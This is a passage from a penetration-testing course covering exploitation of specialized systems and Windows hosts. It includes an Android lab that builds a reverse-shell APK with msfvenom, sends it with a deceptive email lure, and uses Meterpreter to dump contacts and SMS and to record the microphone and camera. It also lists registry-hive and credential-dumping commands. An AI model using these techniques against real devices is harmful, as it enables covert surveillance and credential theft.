Many ICSs were established years before security standards were established, and as a result, are considerably outdated. As more ICSs are being incorporated in the organization's TCP/IP network, there is greater opportunity for exploitation. One open source tool for ICS exploitation is ICSSPLOIT. ICSSPLOIT, written in Python, has a similar syntax to Metasploit, and includes various modules that take advantage of an ICS's programmable logic controllers (PLCs). PLCs are the components that directly control industrial systems. Example ICSSPLOIT modules include:

- Controlling start/stop functionality for specific vendor controllers.
- Executing remote commands on controllers running specific real-time operating systems.
- Crashing TCP services running on controllers.
- Triggering a DoS through remote procedure call (RPC) services.

SCADA

The most prominent type of ICS is a supervisory control and data acquisition (SCADA) system. A SCADA network sends remote control signals to industrial assets used by critical infrastructure utilities. The SCADA also receives information about the state of these assets to analyze or troubleshoot any problems they may be experiencing. For example, an engineer may use a SCADA system to receive information about the pressure and volume of water in a tank at a treatment plant, while also using the SCADA to adjust those factors to run the tank more efficiently.

SCADA systems and networks are now being integrated into the enterprise network, and modern SCADA systems can interface with the TCP/IP stack. Like other networked ICSs, a networked SCADA presents new opportunities for exploitation. Metasploit has several modules in the exploit/windows/scada category that target vendor-specific SCADA components running Windows. Many of these trigger buffer overflows. Some examples include:

- exploit/windows/scada/advantech_webaccess_webvrpc_bof—Triggers a stack overflow against a web service.
- exploit/windows/scada/daq_factory_bof—Triggers a stack overflow by sending excessive requests to a service port.
- exploit/windows/scada/advantech_webaccess_dashboard_file_upload—Enables file upload to web server and arbitrary code execution.
- exploit/windows/scada/codesys_gateway_server_traversal—Enables directory traversal on server.
- exploit/windows/scada/igss_exec_17—Enables remote command injection.

As you can probably tell, these modules do not apply to all SCADA components. You may need to do more research or reconnaissance to determine the make and model of the SCADA components the target organization is running, and if Metasploit actually has a relevant module. There are, of course, other tools out there that can help you exploit SCADA systems.

Embedded Systems

Embedded systems are computer hardware and software systems that have a specific function within a larger system. This can include everything from home appliances like a microwave to large industrial machinery. Embedded systems are used in SCADA and other ICSs. The hardware in an embedded system is typically more consolidated and less complex than a traditional computer.

In order to best support this lack of hardware complexity, embedded operating systems focus on maximizing resource efficiency. They tend to be heavily stripped down versions of standard OSs with fewer features. As a result, embedded OSs rarely incorporate robust security practices. Embedded Linux distributions and Windows Embedded Compact are popular examples of embedded OSs.

For the purposes of exploitation, many of the reconnaissance tools you've used to discover information on traditional computers will be useful for targeting embedded OSs. For example, you can discover open ports and running services by performing a scan of the system. Embedded OSs often come with a web-based interface for configuration, and as such may be susceptible to various web-based exploits.



Note: Web-based exploits will be discussed in a later lesson.

Real-Time Operating Systems

A real-time operating system (RTOS) is a special type of embedded OS. In a general-purpose OS, embedded or not, the system uses a scheduler in order to balance processor time for each running process or user. This can make task completion times variable depending on a number of factors. In an RTOS, the scheduler is much more predictable and consistent. This makes an RTOS ideal for embedded systems, as they tend to have strict requirements for when a task should be completed, and do not have particularly taxing workloads.

Like other embedded OSs, RTOSs often do not incorporate security features like Data Execution Prevention (DEP), though this depends on the OS and the actual hardware product it runs on. There have been several vulnerabilities discovered in RTOSs. Examples include:

- Remote code execution against Broadcom Wi-Fi chips running the VxWorks RTOS (CVE-2017-9417).
- Denial of service against the RPC protocol running on VxWorks (CVE-2015-7599).
- Buffer overflow against BlackBerry devices using QNX Neutrino RTOS enabling denial of service or code execution (CVE-2013-2688).
- Buffer overflow against QNX Momentics RTOS enabling privilege escalation (CVE-2008-3024).

As with other embedded components and systems, these exploits are highly specialized and only certain ones may apply to your target environment.

Internet of Things

The Internet of Things (IoT) is a network of objects (electronic or not) that are not traditional computers, but are connected to the wider Internet using embedded electronic components. IoT devices can be everything from networked home automation systems to ICSs that have external connectivity to the wider world, and many more "things" in between.

IoT devices are notorious for their poor security, and several major exploits have been seen in the wild. For example, the Mirai bot malware spread to thousands of IoT devices like IP cameras and baby monitors that still had their default credentials set. These infected devices formed a large botnet that triggered several high-profile DoS attacks, including taking down name servers operated by Dyn, a DNS provider for Amazon, Twitter, GitHub, and many more domains.

While a botnet might be beyond your pen test scope and abilities, there are many vulnerabilities in IoT products that you can leverage in exploitation. Many of these involve taking control of the device by inputting default credentials. In many cases, the manufacturer has hard-coded these credentials and made them very difficult or impossible to remove. You should research the default credentials for each IoT product you target during the pen test.

Some example vulnerabilities that don't involve default credentials include:

- Buffer overflow against Snapdragon Automobile and IoT devices (CVE-2017-14910).
- SQL injection against Faleemi FSC-880 wireless IP cameras (CVE-2017-14743).
- SYN flood against iSmartAlarm home security devices, enabling DoS (CVE-2017-7730).
- Privilege escalation against Summer Baby Zoom Wifi Monitor & Internet Viewing System (CVE-2015-2889).

Point of Sale Systems

The **point of sale (POS)** refers to the place where customers purchase goods or services from a business, and a POS system incorporates devices and networking capabilities that support this practice. POS devices can include everything from cash registers to mobile devices like tablets and smartphones. These devices are networked to backend servers that process and store transactional data, payment card data, and more.

Exploiting the frontend devices in a POS system might enable you to access sensitive sales and financial data. Mobile devices might be more familiar to you, but typically incorporate better security

practices than older specialized devices like payment card terminals and barcode scanners. Compromising these devices can enable you to read or manipulate payment information before it is sent to a server for processing and storage.

There might also be opportunities for you to compromise the backend servers in a POS system. For example, researchers discovered that SAP POS systems failed to authenticate command requests, enabling anyone connected to the network to upload a configuration file to the checkout server to gain access to administrative functionality. An attacker could use this functionality to change prices, read sensitive payment data, or trigger a DoS on the POS system. Because the backend server is likely to be running a common operating system such as Windows or Linux, with a SQL Server database installed, it is vulnerable to all of the same attacks as any other server. Retail stores tend to be large and open to the public. It could be easy for an attacker to simply find an Ethernet cable and plug their attack machine into the network.

Guidelines for Exploiting Specialized Systems

When exploiting specialized systems:

- Take inventory of all target assets that run specialized, non-traditional computing systems.
- Research the manufacturer and specific model of each targeted specialized system and device.
- Consider the inherent security differences in mobile OS platforms.
- Identify rooted and jailbroken devices as potentially easier targets for exploitation.
- Generate a malicious APK using msfvenom to compromise Android devices.
- Use social engineering tactics to entice Android users into installing a malicious APK.
- Use a tool like ICSSPLOIT to target specific ICS vulnerabilities.
- Search for and use Metasploit modules that target SCADA systems.
- Use standard reconnaissance tools against embedded operating systems to discover open ports and running services.
- Use web-based exploits against web interfaces commonly found on embedded OSs.
- Research vulnerabilities associated with specific real-time operating systems.
- Research default credentials for specific IoT devices like IP cameras.
- Compromise frontend point of sale devices to read or modify sensitive financial data before processing and storage.
- Research vulnerabilities in backend POS servers to compromise financial data.

ACTIVITY 6–4

(Optional) Exploiting Android Devices

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You or your instructor has provided an Android device to use for this activity. Ensure that the device does not have any endpoint protection apps running.

Scenario

GCPG has instituted a bring your own device (BYOD) policy, enabling employees to use their own mobile devices at work. The policy isn't strict, and just outlines general security expectations for users without directly enforcing those expectations on the devices themselves. So, users can essentially download and install any software they want on their devices. Because your earlier phishing campaign was so successful, you'll use this vector again to see how easily users can install a malicious mobile app, putting their device and the network at risk.

1. Enable the installation of apps outside of the Google Play store on your Android device.

- On your Android device, connect to the classroom Wi-Fi with the passphrase provided by your instructor.
- Open the **Settings** app and scroll down to the **Personal** section.



Note: The steps to enable installation of apps outside of the Google Play store may differ based on the version of Android your device is running.

- Select **Security**.
- In the **Phone administration** section, check the **Unknown sources** check box.
- Select **OK**.

2. Set up your GCPG email account on your device.

- Open the default **Email** app.



Note: The steps to add an account may differ based on the version of Android your device is running.

- On the **CHOOSE AN ACCOUNT TO SET UP** screen, select **Others**.
- Type your classroom email address in the form **student###@gcpq.local**
- Type **P@ssw0rd** as the password and select **NEXT**.
- On the **What type of account?** screen, select **POP3 ACCOUNT**.
- On the **Incoming server settings** screen, change the value in the **POP3 server** field to **192.168.1.#** where # refers to the instructor's Windows Server (where the email server is installed).
- Ensure the **Security type** is **None**.
- Ensure the **Port** is **110** and select **NEXT**.
- On the **Outgoing server settings** screen, change **SMTP server** to the instructor's email server IP address.
- Ensure the **Security type** is **None**.
- Ensure the **Port** is **587**.
- Uncheck **Require sign-in** and select **NEXT**.
- On the **Account options** screen, select **NEXT**.

- n) On the **Email accounts** screen, select **NEXT**.
- o) Select **DONE WITH ACCOUNTS** and verify that you are taken to your inbox.

3. Prepare your malicious app package.


- a) In Kali Linux, open a terminal.
- b) At the prompt, enter `msfvenom -p android/meterpreter/reverse_tcp LHOST=<Kali Linux IP address> LPORT=6666 R > andro-defend.apk`
Make sure to replace <Kali Linux IP address> with your own. This creates a malicious Android package (APK) payload that spawns a reverse shell back to your Kali Linux computer.
- c) Enter `ls` and verify that the APK was created in `/root`.
- d) Enter `msfconsole` to run Metasploit.
- e) Enter `use exploit/multi/handler`
- f) Enter `set payload android/meterpreter/reverse_tcp`
- g) Enter `set LHOST 192.168.1.#` where # refers to your Kali Linux computer.
- h) Enter `set LPORT 6666`
- i) Enter `exploit` and keep the terminal window open.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.10:6666
```

The `exploit/multi/handler` exploit is a stub that handles exploits outside of the Metasploit Framework. A stub is a small program that passes the communications of the incoming connection to the next stage. When the victim runs the malicious app, the payload will connect to your attack machine. The handler handles the incoming connection and passes it to the Meterpreter reverse TCP exploit, which in turn will give you a shell onto the victim's device.

4. Send an email with the malicious app package as an attachment.

- a) Open Thunderbird and send an email to yourself (`student##@gcpq.local`) with the `andro-defend.apk` as an attachment. In the message body, say that this program is essential in stopping harmful attacks against the user's phone.



- b) Switch back to your Android device and open the email message.



Note: It may take a few moments for the message to arrive.

- c) Select the attachment.
d) Select **PREVIEW**.



Note: If selecting **PREVIEW** shows a message such as "Application not found," select **DOWNLOAD** and save the file to somewhere on your phone.

- e) On the **MainActivity** installation screen, scroll down to view the requested permissions and select **INSTALL**.
f) If you're prompted to allow Google to check the device for security issues, select **DECLINE**.
g) After the app is installed, select **OPEN**.

5. Exploit the Android device.

- a) Return to the Kali Linux terminal and verify you have a Meterpreter prompt.
b) Enter `help` and scroll up to see all of the commands you can issue.
c) Enter `dump_contacts` and verify the operation succeeded.

```
meterpreter > dump_contacts
[*] Fetching 5 contacts into list
[*] Contacts list saved to: contacts_dump_20180425105358.txt
meterpreter > 
```



Note: If the operation times out, run the command again.

- d) Open the **Files** app and open `/root/contacts_dump_<date>.txt`.
e) Examine the list of contacts retrieved from the compromised device.
f) Return to Meterpreter and enter `dump_sms`
g) If any SMS messages were found, locate the dump file as before and open it.
h) If necessary, wake the Android device and keep it awake while performing the next step.
i) At the Meterpreter prompt, enter `record_mic -d 10`
j) Speak near the phone for ten seconds.
k) Locate the saved WAV file and play it back, confirming that it recorded your voice.
l) At the Meterpreter prompt, enter `webcam_stream`
m) Ensure the device's camera is not covered and watch the video stream that opens in Kali Linux.



Note: If the camera doesn't have enough resources to support streaming video, enter `webcam_snap` instead.

- n) Capture a screenshot of the video/camera snap.
o) At the Meterpreter prompt, press **Ctrl+C** to stop the streaming video.
p) Enter `exit`
q) Uninstall the **MainActivity** app from your Android device.



Note: The malicious app should uninstall cleanly with no residual effect.

6. Close all open windows in Kali Linux.

7. Update the worksheet as necessary.

Summary

In this lesson, you started the exploitation process in earnest by targeting one of the organization's most important assets: its network. By penetrating the network, whether wired or wireless, you gain a foothold into the organization and can press your attack even further. You also compromised specialized systems like mobile devices that are part of the wider network and therefore offer another potential attack vector. After penetrating the network, you can move on to compromising individual hosts and applications.

What are your go-to network exploits? Do you find that some are more effective than others?

Are there any specialized systems like SCADA or POS systems that have been included in your own pen tests, or may be included in future pen tests? What challenges have or might these systems present?

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

7

Exploiting Host-Based Vulnerabilities

Lesson Time: 3 hours

Lesson Introduction

Network services aren't the only source of vulnerability for an organization. Many exploits are aimed at server and workstation operating systems. Once you have compromised the network, you will want to zero in on specific hosts and their applications.

Lesson Objectives

In this lesson, you will:

- Exploit Windows-based host vulnerabilities.
- Exploit *nix-based host vulnerabilities.

TOPIC A

Exploit Windows-Based Vulnerabilities

Many organizations use Microsoft products for convenience and consistency. For all its commercial popularity, Windows has also had many vulnerabilities, making it the focus of numerous attacks. As you look for hosts to target, you can start by exploiting Windows vulnerabilities.



Note: To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

Commonalities Among Windows-Based Vulnerabilities

All common operating systems, regardless of vendor or platform, have vulnerabilities. Although APTs and nation-state actors might keep vulnerabilities they discover to themselves, most vulnerabilities are well-documented with exploits that are available to the public. On any particular platform, many vulnerabilities have common traits. Vulnerabilities for Windows-based operating systems have the following commonalities:

- All Windows operating systems and most Windows applications are written in some variant of the C programming language, which has no default mechanism for bounds-checking. If developers do not deliberately write bounds-checking and input validation into their code, it can lead to overflows, arbitrary code execution, and escalation of privilege by attackers.
- All systems depend on developers incorporating security best practices, including *unit testing* as they code. Most developers do not understand how, or have the time, to fully implement secure coding practices. All Windows products are dependent on their administrator to install and maintain them using best practices, including configuring appropriate security controls, changing defaults, shutting off unnecessary services, and applying patches in a timely manner. The failure to do so introduces vulnerabilities.
- Windows is a proprietary product. As such, the general public has no visibility into its source code. Unlike open source products, only developers specifically contracted by Microsoft will vet Windows products before they are released to market. While this leads to a more controlled software assurance process, it also can mean that fewer people have had a chance to review the code for security risks. This can lead to more software bugs escaping notice.
- Windows operating systems are complex, with tens of millions of lines of code. Vulnerabilities continue to be discovered long after the product is released to market. End users are dependent on the vendor to respond to new vulnerabilities with timely patches.
- Microsoft does not attempt to patch every vulnerability. Some of the most notorious exploits were never completely eradicated. Like most vendors, Microsoft sometimes simply releases a new version of their product, rather than try to completely fix the old version. Of course, there are still many installations of old (vulnerable) versions in existence. Additionally, new versions introduce their own vulnerabilities.
- Servers are likely to have more network-based vulnerabilities because they run applications that listen on open ports. Workstations are likely to have more end-user application-based vulnerabilities because end users often do not follow good practices when installing software and maintaining their systems.
- Because Windows uses many standard protocols and technologies, it is vulnerable to cross-platform exploits as well, including POODLE, Heartbleed, XSS, XSRF, and SQL injection.
- As with other products, Windows systems are at dramatically greater risk if the attacker has physical access. This can include plugging in cables to administrative console ports, booting to a different operating system, inserting removable media, and stealing or damaging hardware components.

- A number of Windows vulnerabilities become directly exposed if the user can be socially engineered into opening a malicious web page or infected document.

Research Tools

As a pen tester, you will often be looking for the latest information and tools. Some good places to conduct research on local host vulnerabilities and search for exploits include:

- cve.mitre.org
- www.sans.org
- cvedetails.com
- exploit-db.com
- www.rapid7.com
- packetstormsecurity.com
- github.com

Windows Operating System Vulnerabilities

Microsoft Windows continues to have more documented vulnerabilities than any other vendor, including open source products. www.cvedetails.com lists over 7,000 distinct Windows operating system vulnerabilities. These can be organized into 10 general categories, as summarized in the following table, which lists these vulnerabilities from most prevalent to least prevalent.

Category	Description
Remote code execution	Any condition that allows the attacker to execute arbitrary code.
Buffer or heap overflow	A programming error that allows the attacker to overwrite allocated memory addresses with malicious code.
Denial of service	Any condition that allows the attacker to consume resources (network, CPU, RAM, disk, allowed connections, etc.) so that the process can no longer service legitimate requests.
Memory corruption	A programming error that allows the attacker to hijack the normal execution flow of a program by corrupting the application's memory space.
Privilege escalation	Any condition that allows the attacker to gain elevated access after a system has been compromised.
Information disclosure	Any condition that allows the attacker to gain access to protected information.
Security feature bypass	A software weakness that allows an attacker to bypass policies, filters, validation, or other security safeguards.
Cross-site scripting (XSS)	A vulnerability in which a malicious script is injected into a trusted website and then downloaded and executed by the browser of a different end user.
Directory traversal	Any condition that allows an attacker to access restricted directories.
Cross-site request forgery (XSRF)	A vulnerability that allows unauthorized commands to be transmitted from a user to a trusting web application.



Note: Data obtained from <https://www.cvedetails.com/top-50-products.php>.

Frequently Exploited Windows Features

Exploit-db.com lists 1,239 Windows-related exploits. The Metasploit query `grep -c exploit search platform:windows` returns a count of 1,160 Windows exploit modules. The following table summarizes some of the most exploited Windows vulnerabilities of all time.

Vulnerable Feature	Description	Exploits and Tutorials
Null sessions	A deliberate feature that allowed anonymous connections to the IPC\$ share. It also unintentionally allowed attackers to enumerate large amounts of detail about the system, NetBIOS names, users, group memberships, shares, password/login policy, and more. CVE-1999-0519.	<ul style="list-style-type: none"> Enum4Linux WinScanX smb-enum-users.nse smb-enum-shares.nse getacct.exe winfingerprint-x
LM password hash	A weak hashing algorithm used in early versions of Windows, and still available in Windows Server 2016 and Windows 10. The password is converted to uppercase, and the hash is divided into two parts that are padded if necessary to be exactly 7 bytes long. Cracking LM hashes is simple and in some cases trivial.	<ul style="list-style-type: none"> Cain & Abel Hydra John the Ripper Medusa Ophcrack L0phtCrack Hashcat NetBIOS Auditing Tool (NAT)
IIS 5.0 Unicode	Certain Unicode characters (such as %255c%255c) cause IIS 5.0 to behave unexpectedly, allowing for directory traversal, information disclosure, and remote code execution from a browser URL. This was a major vector in the spread of the nimda worm.	<ul style="list-style-type: none"> Internet Explorer 5 or other browsers from that time period HTML-based email messages
IIS 5.0 WebDAV	Buffer overflow against the ntdll.dll SEARCH WebDAV method. Gave the attacker SYSTEM level remote code execution capabilities. CVE-2003-0109. Worked against Windows 2000, any service pack.	<ul style="list-style-type: none"> Metasploit module <code>exploit/windows/iis/ms03_007_ntdll_webdav</code> https://www.exploit-db.com/exploits/16470/
RPC DCOM	The RPCSS service controls DCOM messaging between software components on networked computers. The original exploit was published in many places and worked against Windows Server 2000, 2003, and XP. It is a buffer overflow that provides remote code execution at SYSTEM level and is highly reliable. CVE-2003-0352. There is a new variant that works against Windows 8.1. CVE-2015-2370.	<ul style="list-style-type: none"> Metasploit module: <code>exploit/windows/dcerpc/ms03_026_dcom</code> https://downloads.securityfocus.com/vulnerabilities/exploits/dcom.c Windows 8.1: https://www.exploit-db.com/exploits/37768/

Vulnerable Feature	Description	Exploits and Tutorials
SMB NetAPI	Microsoft Server service relative path stack corruption. A weakness in NetAPI32.dll path parsing code permits a buffer overflow that grants remote code execution in SYSTEM privilege. Works against Windows 2000 through XP, and some 2003 targets. CVE-2008-4250.	<ul style="list-style-type: none"> Metasploit module exploit/windows/smb/ms08_067_netapi https://www.exploit-db.com/exploits/40279/

Password Cracking in Windows

Password cracking is the act of trying to guess or decode encrypted passwords. Windows uses passwords to authenticate users, services, and computers. Third-party applications can have their own passwords as well. Passwords can be found in many locations, all of which are vulnerable to attack. A few passwords are stored in cleartext, but most are stored as a hashed value. One of the biggest constraints to effective password cracking is having the necessary CPU power, or a sufficiently large password dictionary or rainbow table.

From a broader perspective, not all authentication is done through passwords. Some credentials are stored as private keys, certificates, or **Kerberos tickets**. Those too can be targeted. The Windows Local Security Authority (LSASS) uses **LSA secrets** to store a variety of user, service, and application passwords. In some cases, such as with Kerberos or LSA secrets, they can be found in memory after the user logs on or the computer boots up.

Since Windows NT 4.0, Windows has stored local user names and passwords in the **Security Account Manager (SAM)**. This is a Registry hive that is stored on disk in %WINDIR%\System32\config\SAM and loaded into memory on bootup. Passwords are stored as two types of hashes:

- LanMan (LM) hash—Before hashing, passwords are converted to uppercase and then either truncated or padded to become 14 characters long. The actual value that is stored is not the password hash itself. Instead, the hash is divided into two 7-byte parts, each of which is used as a 56-bit DES key to encrypt the fixed string "KGS!@#%". Because the hash is unsalted, it is susceptible to dictionary and rainbow table attacks.
- NT hash—This is a simple MD4 hash of the password (encoded as UTF-16 little endian). It is unsalted, but allows passwords up to 128 characters long.

In the days of NT 4.0, Microsoft introduced a special utility called **SYSKEY** to make decrypting hashes more difficult. Administrators used it to encrypt the SAM, LSA secrets, and cached domain passwords. During bootup you could provide an unlock password, insert a floppy disk, or store the key in the Registry so the computer would boot with no special intervention. If the SYSKEY is stored in the Registry, it can be found in four parts in SYSTEM\CurrentControlSet\Control\Lsa\, in the subkeys JD, Skew1, GBG, and Data. These parts, however, can be extracted and used to generate the necessary RC4 key to decrypt the LM and NT hashes. It is also possible to use a special boot disk to delete the SYSKEY.

Active Directory Hashing Algorithms

The following hashes are stored in the ntds.dit Active Directory database file.

Hashing Algorithm	Description
MD4 (aka NT Hash)	Used for NTLM authentication.
LM	Used for LM authentication. Disabled by default since Windows Server 2003.

Hashing Algorithm	Description
DES_CBC_MD5	Used for Kerberos authentication. Salted with user logon name and hashed 4,096 times using MD5.
AES256_CTS_HMAC_SHA1_96, AES128_CTS_HMAC_SHA1_96	Salted with user logon name and hashed 4,096 times using HMAC-SHA1. Since Windows Server 2008, used for Kerberos authentication.
MD5	29 variants, each using a different combination of login and domain name. Used for WDigest authentication.
Reversibly encrypted cleartext password	Used for MS-CHAPv1 RADIUS authentication. Disabled by default.

Password Cracking Options

You can try several approaches to crack passwords:

- Brute force the password across the network. This technique attempts to crack passwords from network-based services so that an attacker can try to authenticate across the network to remote services.
- Dump credentials currently loaded in memory, including:
 - LSA secrets.
 - User hashes.
 - Hashes from privileged accounts such as krbtgt.
 - Tokens (temporary access keys) from current or previously logged-on users.
 - Copies of previous user passwords that are used to enforce password history policies.
- Steal a copy of a file that contains the credentials and attempt to crack offline (SAM, SYSTEM, ntds.dit).
- Dump locally cached domain logon information.
- Steal the Group Policy Preference (GPP) file to extract any passwords (cPassword).
- Not bother to crack, but instead:
 - Use current privileges from a buffer overflow or other exploit to create a new account.
 - Use the dumped hash of a privileged account to create a new account or ticket.
 - Boot into another OS to overwrite the disk location where the password, including SYSKEY, is stored.

More About Credential Dumps and Other Cracking Options

The following table briefly describes how certain credential dumps and other cracking techniques work.

Technique	Description
LSA secrets dump	<p>This technique attempts to crack passwords stored in the Registry (HKEY_LOCAL_MACHINE/Security/Policy/Secrets) by the Local Security Authority Subsystem (LSASS). The Registry is loaded into RAM when the machine boots up. Stored passwords include:</p> <ul style="list-style-type: none"> • Default administrator password from installation • Internet Explorer passwords • Remote Access connection passwords • SYSTEM account passwords • EFS encryption keys

Technique	Description
Hash dump	<p>You can dump hashes directly from the Registry hives HKEY_LOCAL_MACHINE\SYSTEM and HKEY_LOCAL_MACHINE\SAM and pass them to a cracker.</p> <ul style="list-style-type: none"> • Must be in SYSTEM privilege or using SYSTEM token • Extract hashes and credentials directly from the Registry • Extract hashes through DLL injection into the lsass.exe process
User token dump	<p>By inspecting memory and running processes, you can view which processes are owned by various users. You can then steal and use one of the user tokens to impersonate that user. Anything you do will be in the context of that user, and will be logged as having been performed by that user.</p>
Windows Vault dump	<p>The Windows Vault is a set of local files that store credentials for:</p> <ul style="list-style-type: none"> • Internet Explorer 10.0/11.0 and Microsoft Edge (Windows 8 or later) • Windows Mail (Windows 8 or later) • Microsoft Account (Hotmail, Live, MSN, Office 365, OneDrive, etc.) • Windows Explorer Network Drive Mappings • Online credentials for various websites • Single sign-on (SSO) passwords <p>Files are located in several places:</p> <ul style="list-style-type: none"> • C:\Users\[User Profile]\AppData\Local\Microsoft\Vault • C:\ProgramData\Microsoft\Vault • C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault
Kerberoasting	<p>Dump the hash of the krbtgt account from the memory of a server with a service that uses a domain-based user account, and use it to create new golden tickets. These allow any domain user to request the Ticket Granting Ticket from a domain service account and crack the account's plaintext password offline. This is significant because many services have admin privilege and their passwords are seldom changed.</p>
	<p>Note: For more information on kerberoasting, see https://pentestlab.blog/2018/06/12/kerberoast/ and https://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/.</p>
SYSKEY boot key	<p>You can extract the SYSKEY boot key parts from the Registry and crack it so it can be used to decrypt the SAM, LSA secrets, and cached domain passwords. The Registry keys that store this information are:</p> <ul style="list-style-type: none"> • SYSTEM\CurrentControlSet\Control\Lsa\JD • SYSTEM\CurrentControlSet\Control\Lsa\Skew1 • SYSTEM\CurrentControlSet\Control\Lsa\GBG • SYSTEM\CurrentControlSet\Control\Lsa\Data
Cached domain login dump	<p>By default, Windows domain members (from XP on) cache domain credentials for users who try to log on to the domain but no domain controller is available. This cache is stored in HKEY_LOCAL_MACHINE\Security\CACHE/NL\$X. The default policy is to allow these cached credentials to be used 10 times before a domain controller must be reached. The Local System can extract these values.</p>

Technique	Description
Offline SAM cracking	<p>You must get a copy of the Registry keys from HKEY_LOCAL_MACHINE\SYSTEM and HKEY_LOCAL_MACHINE\SAM or the physical files they're loaded from and send those to the cracker.</p> <ul style="list-style-type: none"> • Copy the HKLM\SAM and HKLM\SYSTEM hives reg.exe or regedit.exe: <ul style="list-style-type: none"> • reg.exe save HKLM\SAM sambak.hiv • reg.exe save HKLM\SYSTEM sysback.hiv • regedit --> Right-click HKLM\SAM --> Export • regedit --> Right-click HKLM\SYSTEM --> Export • Use cscript vssown.vbs to make a Volume Shadow Copy, then use the copy command to extract the two physical files from it: <ul style="list-style-type: none"> • cscript vssown.vbs /create • copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM • Boot another OS and copy the two physical files: %WINDIR%\System32\Config\SAM, %WINDIR%\System32\Config\SYSTEM.
Offline Active Directory cracking	<p>Steal a copy/backup of Active Directory database file on a domain controller. Located at %SystemRoot%\NTDS\Ntds.dit. Perform offline cracking on the file.</p>
cPassword dump	<p>Read and crack the cPassword value from the Group Policy Preferences (GPP) file. This is located in the SYSVOL share of any Active Directory domain controller. Domain admins use this optional setting to standardize local account (usually administrator) passwords on all workstations/member servers across the domain. MS14-025.</p>
Keylogging	<p>Install a physical- or software-based keylogger on a computer to capture a user's login credentials.</p>
Social engineering	<p>Trick a user into revealing their password to you through shoulder surfing (including mobile device across-the-room camera recording), Wi-Fi evil twins, phishing emails, bogus login pages, etc.</p>
Unattended installation answer file dump	<p>Steal the answer file used in a Windows unattended installation, as the local administrator password is stored in cleartext. If you can edit the file, you can also make sure that the Microsoft-Windows-Shell-Setup\>UserAccounts\AdministratorPassword section is added so that the administrator is not prompted to change their password on first logon so the stolen password will be usable on that machine.</p>
Hard drive overwriting	<p>Boot into another operating system and erase/overwrite the location on disk where the password is stored (C:\Windows\System32\Config).</p>

Password Cracking Tools

There are many password cracking tools available. Many are multi-featured. Some tools, like Hashcat, use the additional processing power of the computer's graphics card (GPU). Others, like John the Ripper, have the ability to coordinate cracking across multiple networked computers. Here are some common Windows password cracking techniques and tools:

Technique	Tools
Network brute forcing	<ul style="list-style-type: none"> • Hydra • Medusa • Ncrack • AET2 Brutus • L0phtCrack • Metasploit modules such as: <ul style="list-style-type: none"> • auxiliary/scanner/smb/smb_login • auxiliary/scanner/telnet/telnet_login • auxiliary/scanner/ftp/ftp_login <div style="border: 1px solid black; padding: 5px; margin-top: 10px;">  Note: For some password dictionaries and rainbow tables, see https://github.com/ah8r/password-dictionaries and http://project-rainbowcrack.com/table.htm. </div>
Dumping LSA secrets	<ul style="list-style-type: none"> • Cain & Abel • Mimikatz • Metasploit module post/windows/gather/lsa_secrets • LSAdump • procdump • PWDumpX • secretsdump.py • Creddump • CacheDump • QuarksDump • gsecdump • hobocopy <div style="border: 1px solid black; padding: 5px; margin-top: 10px;">  Note: For more information on using PowerShell to decrypt LSA secrets, see https://blogs.technet.microsoft.com/heyscriptingguy/2012/07/06/use-powershell-to-decrypt-lsa-secrets-from-the-registry/. </div>
Online SAM cracking	<ul style="list-style-type: none"> • Meterpreter hashdump • Metasploit modules: <ul style="list-style-type: none"> • post/windows/gather/hashdump • post/windows/gather/credentials/credential_collector • cachedump • samdump2 • fgdump.exe • pwdump7.exe • gsecdump • PWDumpX • hobocopy
Impersonating user tokens	Meterpreter <code>steal_token</code> command (formerly Incognito)
Dumping Windows Vault passwords	<ul style="list-style-type: none"> • Built-in Windows Credential Manager (for the user to manage their own credentials) • NirSoft VaultPasswordView

Technique	Tools
Kerberoasting	<p>Some of these tools are used together, and may require additional support tools:</p> <ul style="list-style-type: none"> • Mimikatz • PowerSploit • John the Ripper • Hashcat • Kerberoasting tool kit https://github.com/nidem/kerberoast • Empire • Impacket • Metasploit module auxiliary/gather/get_user_spns
Recovering the SYSKEY bootkey	<ul style="list-style-type: none"> • bkhive • bkreg (pre-Service Pack 4 machines)
Dumping cached domain login information	<ul style="list-style-type: none"> • Cain & Abel • creddump • Passcape's Windows Password Recovery • cachedump • fgdump • PWDumpX
Offline SAM cracking	<ul style="list-style-type: none"> • Cain & Abel • John the Ripper • Hashcat • L0phtCrack • Ophcrack • vssown.vbs
